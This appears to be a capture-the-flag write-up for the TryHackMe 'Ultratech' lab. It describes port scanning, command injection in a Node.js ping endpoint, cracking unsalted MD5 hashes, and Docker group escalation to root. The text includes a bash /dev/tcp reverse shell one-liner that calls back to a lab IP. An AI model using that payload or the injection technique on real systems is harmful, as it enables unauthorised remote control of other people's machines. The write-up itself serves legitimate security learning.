TryHackMe - Ultratech

Every adventure starts with nmap and this was no exception. I got a list of ports, so it was time to check what might potentially be running there.
There was FTP, which basically means the first instinct is to try anonymous login, because maybe someone misconfigured it. You never know.

Unfortunately, that turned out to be a dead end, but that’s expected during enumeration. No reason to waste time here, so I moved on.

Soon after, two HTTP services were discovered. One of them was running on port 8081 and clearly exposed a Node.js backend. That usually means API endpoints and a slightly more interesting attack surface.

Indeed, after some exploration, two endpoints were found. One of them looked like a login interface. At first glance, it felt like the typical “admin/admin” situation.


Eh… not that simple this time.
The second endpoint was responsible for ping functionality, but I left it for later.

Another HTTP service required enumeration, so gobuster came into play.
Time to go through everything properly.
Directory brute forcing revealed several interesting paths:
/images – just static content, nothing useful

/partners.html – login page, likely connected to the same Node.js backend

/index.html – a corporate-style page containing employee names and general company information

Those names immediately stood out as potential usernames for later attempts.
The site itself had that typical corporate feeling: passive-aggressive descriptions, mentions of an overwhelmed intern, and general “we do everything in production” energy.

That alone usually hints at weak security practices.

Even comments and TODOs in the HTML reinforced that impression. Nothing critical, but definitely worth keeping in mind.

The robots.txt file was also checked. It contained a sitemap, but it didn’t reveal anything new compared to what gobuster already found.
(function() {
    console.warn('Debugging ::');

    function getAPIURL() {
	return ${window.location.hostname}:8081
    }

    function checkAPIStatus() {
	const req = new XMLHttpRequest();
	try {
	    const url = http://${getAPIURL()}/ping?ip=${window.location.hostname}
	    req.open('GET', url, true);
	    req.onload = function (e) {
		if (req.readyState === 4) {
		    if (req.status === 200) {
			console.log('The api seems to be running')
		    } else {
			console.error(req.statusText);
		    }
		}
	    };
	    req.onerror = function (e) {
		console.error(xhr.statusText);
	    };
	    req.send(null);
	}
	catch (e) {
	    console.error(e)
	    console.log('API Error');
	}
    }
    checkAPIStatus()
    const interval = setInterval(checkAPIStatus, 10000);
    const form = document.querySelector('form')
    form.action = http://${getAPIURL()}/auth;

})();
While inspecting the JavaScript, I noticed something interesting. The frontend was periodically sending requests to the /ping endpoint to check if the API was alive.

That immediately raised a question:
Could this be vulnerable to command injection?


Initial testing showed that semicolons were filtered, but the filtering was inconsistent.

A single quote triggered a /bin/bash syntax error, which strongly suggested that user input was being directly inserted into a system command without proper sanitization.
At that point, command injection became highly likely.


After further testing, it became clear that command execution was possible.
So naturally, I moved towards a reverse shell.
A quick connectivity test confirmed that everything worked as expected. I prepared a simple reverse shell payload and sent it to the server.

The connection came back immediately.

shell.sh
bash -i >& /dev/tcp/10.80.66.245/4444 0>&1


At that point, access was achieved.
We now have a reverse shell, which is a real breakthrough. At this point it’s time to start gathering basic information about the system, the user, and the environment we landed in.

First, I checked the current directory.

It turned out to be the entire backend application. I could even see my shell.sh file sitting there, but let’s just treat that as our little secret.
Time to take a quick look at what users exist on the system.

Interestingly, the same usernames that were listed on the company’s main page are actually present on the system as well. That’s a nice little touch from them - basically handing over valid usernames on a silver platter.
Once we know what accounts exist, it makes sense to dig into the backend code itself.

There was even a note left behind. Something that clearly shouldn’t be there - especially not as HTML rendered on a production system.
Testing on production always seems to be a recurring theme here. My suspicions about the intern doing everything were basically confirmed at this point. A proper business school experience, not exactly professional-grade security practices.

We also found the database name, and confirmed that it contains a users table.

Then I reviewed the actual backend logic that led us here in the first place.

It was all there - the authentication flow, including password handling.
Passwords were hashed using MD5, but without any salt. That basically makes things twice as easy as they should be.
Inside the database, there were two user accounts along with their hashed passwords. The next logical step was to check whether these hashes exist in online databases.
So I used CrackStation to see if they could be recovered.

And surprisingly, no brute force was even needed. Both passwords were already known.
At this point, I had valid credentials for two users.
What made things even more interesting is that one of the usernames from the database matched a system user on the machine.
So the next step was obvious - switch accounts and see what we can do next.

Interestingly, the password reuse worked in our favor. We managed to switch to another user, although it’s still not the real root account. That said, it was definitely enough to start looking deeper.
At this point I went through the usual checks and quickly realized there wasn’t anything interesting for GTFOBins to be useful here.
However, something stood out in the group memberships.

The user was part of the Docker group.
And that immediately changes things.
So the next step was obvious - check what Docker images are available on the system.
(And yes, I fully justify this as “art research” since I’m a big fan of digital galleries.)

There was something that actually looked interesting. A small but very suspicious “exhibit” sitting in the collection.
Time to run it.

From there, things escalated quickly. The container gave us a path to interact with the host filesystem, which basically turns into a direct bridge to the real system.
And just like that, the “protocol ROOT” was activated.
At this point we effectively became the top-level user on the machine. Full access achieved.
The only remaining task was to retrieve the final answer - the first 9 characters of the root SSH private key.


And that was it.
A really solid box overall. No fake “magic hidden file in an image” tricks, no unrealistic puzzle logic — just real misconfigurations, proper enumeration, and a clean escalation path through actual system weaknesses.

Bartłomiej Nowak
Programmer
Programmer focused on performance, simplicity, and good architecture. I enjoy working with modern JavaScript, TypeScript, and backend logic — building tools that scale and make sense.